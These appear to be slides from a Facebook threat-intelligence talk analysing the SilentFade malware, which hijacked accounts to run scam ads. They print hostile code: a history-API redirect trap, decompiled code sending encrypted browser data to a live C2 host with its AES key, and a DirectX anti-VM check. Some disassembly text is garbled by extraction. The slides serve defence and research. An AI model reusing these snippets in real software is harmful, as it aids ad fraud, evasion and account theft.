SilentFade: Post-Compromise Abuse

# Ads Run By SilentFade

### **Type of Ads**


Counterfeit Products
Celeb-Bait
Male Enhancement Scams
Pharmaceutical Pills (Diet, Keto)


### **Ad Formats**

Images (often distorted)
Videos (often distorted)
Carousels

### **Ad Surfaces**

Facebook Newsfeed and Stories
Instagram Newsfeed and Stories
Facebook Audience Network (Shown in Mobile Apps)





# **Cloaking in Action**

### **An Example of Ad Targeting**


- Targeted adult users in Australia
- To be displayed in newsfeed on mobile
- Initial Domain: epsdemo[.]com

### **Cloaking Technique**

- Is the IP address from Australia?
- Is the request from a mobile device?
- Is the click originating from Facebook?

#### **Ad Creatives**

 Intentionally distorted images and Videos to throw off classification systems



Weight Loss Pill That Naturally

# **Abusing the JavaScript History API**


### **Evading Automated Redirection Detection Systems**

- JavaScript can use the history.pushState()
  function to add URLs to the browser's history
  stack.
- Users are likely to click the "Back" button on their mobile browsers once they visit an unwanted or unintended page.
- Pressing the "Back" button takes the user to the "money page".
  - Also used to force user to stay on page by pushing the same URL on the stack multiple times.
- URL Redirection Systems may miss the final redirect due to the nature of this technique

```
!function() {
  var t:
  try {
    for(t = 0; 10 > t; ++t) history.pushState({}, "", "#");
    onpopstate = function(t) {
        t.state && location.replace("https://we.jamclicks.com/
            fa780c8f-4eb6-4360-bd48-e1958f6fdb20?ts=" +
            getURLParameter("ts") + "&device=" + getURLParameter(
            "device") + "&model=" + getURLParameter("model") + "
            &browser=" + getURLParameter("browser") + "&os=" +
            getURLParameter("os") + "&country=" + getURLParameter
            ("country") + "&countryname=" + getURLParameter("
            countryname") + "&language=" + getURLParameter("
            language") + "&browserversion=" + getURLParameter("
            browserversion") + "&path=edlp")
  } catch (o) {}
}();
```

# SilentFade: Signs of a Larger Malware Ecosystem

### **Timeline of Related Malware**



### Related Malware: FacebookRobot

### FacebookRobot + NetSys

```
FacebookRobot and NetSys samples are written in C# and C++ respectively
   Both share C2 server, AES crypto and key
                                                                                 movdga xmm0, ds:xmmword 569ED0
                                                                                        xmmword ptr [ebp+var 78], xmm0
                                                                                 movdgu
                                                                                        Attackers love to experiment with different languages
                                                                                 push
                                                                                                                      xmmword 'omees.www//:ptth'
                                                                                 _movdqa
                                                                                        [ebp+var 38], 'C"{['
                                                                                 mov
                                                                                        [ebp+var 34], 'ikoo'
                                                                                 mov
                                                                                        [ebp+var 30], '":"e'
                                                                                 mov
                                                                                        [ebp+var 20], bl
                                                                                 mov
                                                                                        [ebp+var 10], 's0",'
                                                                                 mov
                                                                                                                http://www.seemorebty.com
                                                                                        [ebp+var 18],
                                                                                 mov
                                                                                        [ebp+var 50], 'am",'
                                                                                 mov
                                                                                         [ebp+var 4C], 'nihc'
                                                                                 mov
                                                                                        [ebp+var 48], '"dIe'
                                                                                 mov
stringBuilder.Append("\"");
                                                                                        [ebp+var_44], '":'
                                                                                 mov
stringBuilder.Append(",\"Browser\":\"");
                                                                                 mov
```

stringBuilder.Append(myContext.Browser); stringBuilder.App stringBuilder.Append("}]"); string pBody = AppInstance.AesEncrypt(stringBuilder.ToString(), "z9Yzbx5JbVSUWmTh"); AppInstance.WinHTTPSend("http://www.seemorebty.com/", null, pBody);

> FacebookRobot (C#) and NetSys (C++) samples sharing same C2 server and AES key

```
[ebp+var_42], b1
        [ebp+var 68], 'tber'
mov
        [ebp+var 64], 'oc.y'
mov
        [ebp+var 60], '/m
mov
         cop, o
 mov
         byte ptr [ebp+var 4], 1
         ecx, [ebp+var 484]
 1ea
         offset unk 558304 ; void *
 push
         offset a29yzbx5jbvsuwm ; "z9Yzbx5JbVSUWmTh"
 push
 call
         AES
```

# **Unique Anti-VM Code**

- Anti-VM code unique to this ecosystem
- The Approach is very common
  - Detection using Display Driver Description
- But the implementation is unique
  - DirectX9 APIs used
- Anti-VM code recreated in C in slide image.

```
#include <d3d9.h>
#include <shlwapi.h>
bool IsVirtualMachine SilentFadeGroup() {
    LPDIRECT3D9 q_pD3D = NULL;
    if (NULL == (g_pD3D = Direct3DCreate9(D3D_SDK_VERSION))) {
        return false;
    UINT adapterCount = g_pD3D->GetAdapterCount();
    for (size_t idx = 0; idx < adapterCount; idx++) {</pre>
        D3DADAPTER IDENTIFIER9 adapterIdentifier;
        g_pD3D->GetAdapterIdentifier(idx, 0, &adapterIdentifier);
        if (
            StrStrI(adapterIdentifier.Description, "VM") ||
            StrStrI(adapterIdentifier.Description, "Virtual")
            return true;
    return false;
```

# SilentFade Attribution

# Malware Challenges for Web Services

### **Dealing with Malware for a Web Service**

- Zero Visibility into Endpoint Devices
  - Web Services are not Anti-Malware Products
  - We can't measure what we can't see
- Decoupled and open nature of WWW makes it possible to spoof traffic coming from any app or device
  - How do we know if traffic is legitimate?
- Benign and Malicious activity originates from the same device
  - Limited value in forcing password resets as device is already compromised by malware.
  - 2FAC/MFAC doesn't matter as malware steals post-authentication session cookies.

### SilentFade Code

### **Library Code Maintained on GitHub**

- Compile timestamps were reliable.
- Most library code used in SilentFade samples found in a GitHub Repository.
- Discovered samples in the wild w/ code from GitHub repo before the repository was created on GitHub

```
eax, [ebp+var C]
                                              lea
                                                             large fs:0, eax
                                              mov
                                                             [ebp+var_10], esp
                                              mov
                                              push
                                                             offset aChs
                                                                                           ; int
                                             push
                                                             LC ALL
                                              call
                                                             setlocale
                                                                                                                         ; CODE XREF: InstallSvc+2D1
 TRACE(L"wszD11Path = %s \n", wszD11Path);
                                                                                                          eax, [ebp+Filename]
 wchar_t wszBinPath[MAX_PATH] = {0};
                                                                                                           offset aWszdllpathS ; "wszDllPath = %s \n"
 wcscpy_s(wszBinPath, L"%SystemRoot%\\System32\\svchost.exe -k
                                                                                                   call
                                                                                                           sub 100829A0
 wcscat_s(wszBinPath, SERVER_GROUP_NAME);
                                                                                                   push
                                                                                                          eax, [ebp+BinaryPathName]
                                                                                                   lea
                                                                                                   push
 TRACE(L"wszBinPath = %s \n", wszBinPath);
                                                                                                                          ; void *
                                                                                                   call
                                                                                                                          ; "%SystemRoot%\\System32\\svchost.exe -k "
 SC_HANDLE schSCManager = NULL;
                                                                                                   lea
 SC_HANDLE schService = NULL;
                                                                                                                         ; SizeInWords
                                                                                                   push
                                                                                                   push
                                                                                                          eax
                                                                                                                         : Dst
 // Open the local default service control manager database
                                                                                                   call
                                                                                                          offset aAdservicegroup; "AdServiceGroup"
 schSCManager = OpenSCManager(NULL, NULL, SC_MANAGER_ALL_ACCESS);
                                                                                                   push
                                                                                                          eax
                                                                                                   call
        TRACE(L"OpenSCManager failed w/err 0x%081x\n", GetLastError());
                                                                                                          eax, [ebp+BinaryPathName]
                                                                                                   lea
                                                                                                   push
                                                                                                           offset aWszbinpathS ; "wszBinPath = %s \n"
                                                                                                   call
 // Install the service into SCM by calling CreateService
                                                                                                                           dwDesiredAccess
                                                                                                                           lpDatabaseName
                                                                                                   push
 schService = CreateService(
                                                                                                   push
                                                                                                   call
                                                                                                          ds:OpenSCManage
                                                                                                   mov
                                                                                                          esi, eax
        SERVICE_DISPLAY_NAME,
                                                                                                   test
                                                                                                          esi, esi
                                           // Name to display
                                                                                                           short loc 1008E282
        SERVICE ALL ACCESS.
                                                                                                          ds:GetLastError
        SERVICE WIN32 SHARE PROCESS.
                                                                                                           offset aOpenscmanagerF; "OpenSCManager failed w/err 0x%08lx\n"
        SERVICE_AUTO_START,
                                                                                                   call
                                                                                                   add
                                                                                                          esp, 8
al, al
                                                                                                   xor
        NULL.
        NULL,
                                                                                                           @__security_check_cookie@4 ; __security_check_cookie(x)
                                                                                                   mov
        NULL,
                                                          // Service running account
                                                                                                   pop
                                                          // Password of the account
                                                                                                   retn
                                                                                                                         ; CODE XREF: InstallSvc+CB1:
 if (schService == NULL)
                                                                                                   push
                                                                                                   push
                                                                                                                           lpServiceStartName
        TRACE(L"CreateService failed w/err 0xN081x\n", GetLastError());
                                                                                                                            1pDependencies
                                                                                                   push
                                                                                                   nush
                                                                                                                           IndwTagTd
                                                                                                                           lpLoadOrderGroup
                                                                                                                          PathName 1
                                                                                                   push
Code from github.com/hpsocket
                                                                                                   push
                                                                                                   push
                                                                                                                          ; dwServiceType
                                                                                                   push
    used in SilentFade samples
                                                                                                   push
                                                                                                           offset ServiceName : "AdService"
                                                                                                           offset ServiceName : "AdService'
                                                                                                          ds:CreateServiceW
                                                                                                          edi, eax
                                                                                                          edi, edi
                                                                                                          short loc_1008E2E3
                                                                                                          ds:GetLastError
                                                                                                          offset aCreateServiceF; "CreateService failed w/err 0x%08lx\n"
```

# SilentFade Developer

### **Compromise Facebook Account**

- PE Resource Code Pages set to Simplified Chinese.
- Locale within code set to Simplified Chinese
- PDB paths consistent across older variants
- Same user found posting code in a Chinese-language programming forum



Justin hpsocket

#### Follow

Block or report user

I'm a low-key boy, I'm chasing my dreams ....

Network Security Company

Mars

https://github.com/hpsocket


PDB path in SilentFade samples

```
lea eax, [ebp+var_C]
mov large fs:0, eax
mov [ebp+var_10], esp
push offset aChs ; "CHS"
push LC_ALL ; int
call setlocale
```

# Pay-Per-Install (PPI) Traffic

# Maintainers found looking for desktop installs

 Individuals connected with SilentFade found on forums looking for channels to distribute the malware using PPI networks



Services like "ILikeAd" and others run ads through Compromised Accounts.

#### SilentFade Attribution

# **Legal Action**

#### FACEBOOK



Back to Newsroom

Facebook


# Taking Action Against Ad Fraud

December 5, 2019

By Jessica Romero, Director of Platform Enforcement and Litigation and Rob Leathern, Director of Product Management, Business Integrity

As part of our ongoing efforts to keep people safe and combat abuse of our ad platform, Facebook filed suit in California today against one entity and two individuals for violating our Terms and Advertising Policies. The defendants deceived people into installing malware available on the internet. This malware then enabled the defendants to compromise people's Facebook accounts and run deceptive ads promoting items such as counterfeit goods and diet pills.

https://about.fb.com/news/2019/12/taking-action-against-ad-fraud/



### Facebook sues Chinese malware operator for abusing its ad platform

Facebook sues ILikeAd and two Chinese nationals for using Facebook ads to trick users into downloading malware.

BUSINESS  $\equiv$ INSIDER

### Facebook is suing a Hong Kong ad firm, claiming it hijacked people's accounts to run millions of dollars of deceptive ads

Charlie Wood Dec 6, 2019, 6:04 AM

https://www.reuters.com/article/us-facebook-ilikead-lawsuit/facebook-sues-ilikead-alleges-ad-fraudidUSKBN1Y92IR

https://www.zdnet.com/article/facebook-sues-chinese-malware-operator-for-abusing-its-ad-platform https://www.businessinsider.com/facebook-china-ilikead-compromised-run-fake-ads-2019-12

# **Updates since Legal Action**

- GitHub Account taken down by actor.
- New C&C servers and communication protocol
- Code rewritten from scratch but (currently) offers same functionality.
- DirectX based Anti-VM detection features added.

- Related malware families evolve with newer features,
   SilentFade appears to have morphed to "NetSys" with MMX-based string obfuscation
- Instagram credential theft and session compromise code added
- Twitter Account Compromise functionality resurrected.

```
0005287B4 ;'& a=1' --↓1
                                                                                                                                             00052DA80 ;'& a=1' --↓1
                                                                                                                               push
D85C8FEFFFF
                                lea
                                             eax,[ebp][-000000138]
                                                                                   .0048B464: 6804010000
                                                                                                                               push
                                push
                                                                                   .0048B469: 50
                                                                                                                               push
                                call
                                                                                   .0048B46A: E8C1520600
                                                                                                                                            .0004F0730 --↓2
                                                                                                                               call.
0F280540995200
                                              xmm0, [000529940]; 'https://secure.
                                movaps
                                                                                                                               add
                                                                                                                                             esp,00C
                                              000000160 : ' 0`
                                push
                                                                                   0048B472: 6860010000
                                                                                                                               push
                                                                                                                                             000000160 : ' 0`'
0F1145D4
                                movups
                                                                                                                               call
C745E461636562
                                              d,[ebp][-01C],062656361; 'beca'
                                                                                                                                             esi.eax
                                                                                                                               mov
C745E86F6F6B2E
                                              d,[ebp][-018],02E6B6F6F;'.koo'
                                                                                                                               add
                                                                                                                                             esp,4
                                              d,[ebp][-014],0006D6F63; 'moc'
C745EC636F6D00
                                                                                              89B5E4FEFFFF
                                                                                                                                             [ebp][-00000011C],esi
                                                                                                                               mov
E8513A0100
                                call.
                                                                                                                                             000000160 :' @`
                                                                                                                               push
8BFØ
                                              esi,eax
                                                                                    0048B48C: 6A00
                                                                                                                               push
33C404
                                              esp,4
                                                                                   0048B48E: 56
                                                                                                                                             esi
                                                                                                                               push
                                             [ebp][-00000013C],esi
89B5C4FEFFFF
                                                                                   .0048B48F: C745FC00008000
                                                                                                                               mov
                                                                                                                                             d,[ebp][-4],0
                                             000000160 ;' 0`
                                push
                                                                                   .0048B496: E8D5B10500
                                                                                                                               call.
60A6
                                push
                                                                                                                               add
                                                                                                                                             esp.00C
                                push
                                                                                                                               mov
                                                                                                                                             d,[ebp][-000000128],0
C745FC000000000
                                             d,[ebp][-4],0
                                mov
                                                                                                                               lea
                                                                                                                                             ecx,[ebp][-000000138]
                                call
                                                                                                                                             d,[ebp][-000000124],00000000F
E81C630500
                                                                                                                               mov
                                             ecx,[ebp][-02C]
                                                                                                                                             b,[ebp][-000000138],0
                                                                                                                               mov
C785B8FEFFFF00000000
                                              d,[ebp][-000000148],0
                                                                                                                               push
83C40C
                                add
                                                                                                                               push
                                                                                                                                             00052DA88 ; 'https://secure.facebook.com' --↓5
                                              d,[ebp][-000000144],00000000F
C785BCFEFFFF0F000000
                                                                                   .0048B4C6: E80597F7FF
                                                                                                                               call
```

### Where do we go from here?

### **User Education is Key**

- Endpoint Protection Products (AV) can recommend that users change credentials upon malware detection.
- Notify users which online accounts could've been compromised based on data in credential stores

### **Cross-Industry Collaboration and Partnership**

- Monitoring and Sharing Credential dump sharing is no longer enough
  - Include the ability to monitor, share and ingest cookies as well
- Endpoint protection solutions can inform browser or web services directly upon infection
  - New APIs needed for Endpoint solutions to communicate device compromise to Browser and for Browser to communicate account compromise with web services.

### **Keep Sharing IOCs**

Continue sharing IOCs and publishing Threat Reports

# Thank You!